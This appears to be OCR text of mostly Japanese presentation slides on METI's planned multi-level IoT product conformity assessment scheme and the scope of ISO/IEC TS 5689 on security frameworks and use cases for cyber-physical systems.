
今回METIで検討しているIoT適合性評価制度のスキームでは複数レベルを想定




How it will work for ☆1 (Level 1)




How it will work for ☆2+ (TBD)



適合性評価制度で想定している標準基準は？　（スーパーセット的）



世界のIoT製品のレベリングスキームのパートナーと相互運用性をどのように担保するかを議論している。 → 日本スキームはISO/IEC 27404のAnnexに掲載が決定



PWI 5689 – NP ISO/IEC TS 5689

Title: Cybersecurity –Security frameworks and use cases for cyber physical systems

Scope

CPS 概念モデルとその具体的な特徴

- ✓ サイバーフィジカルシステム（CPS）の概念モデルとその一般的特徴
- ✓ 他の関連概念と比較した CPS の具体的な特徴

懸念とセキュリティの枠組み

- ✓ 概念モデルに基づいて、CPS のセキュリティリスクとセキュリティ対策を議論するための基礎となるセキュリティ上の懸念
- ✓ これらのセキュリティ上の懸念に対処するためのいくつかのセキュリティ・フレームワーク

CPSの実用的なユースケース

- ✓ CPSのためのそれぞれのセキュリティフレームワークに基づくユースケース
- ✓ CPSのための実用的なユースケース
- ✓ CPSのためのそれぞれのセキュリティフレームワークに基づくユースケース
- ✓ セキュリティフレームワークの具体的な使用方法に関するユースケースの可視性の提供 など




Fig.1 Conceptual Model of CPS (This is not included in the text of TS 5689)

Figure 3. An example of 3-tier conceptual model with 3 cyber physical systems

The Third Layer

(Connections in cyberspace)

Trustworthiness of data is a key for secured products and services

The Second Layer

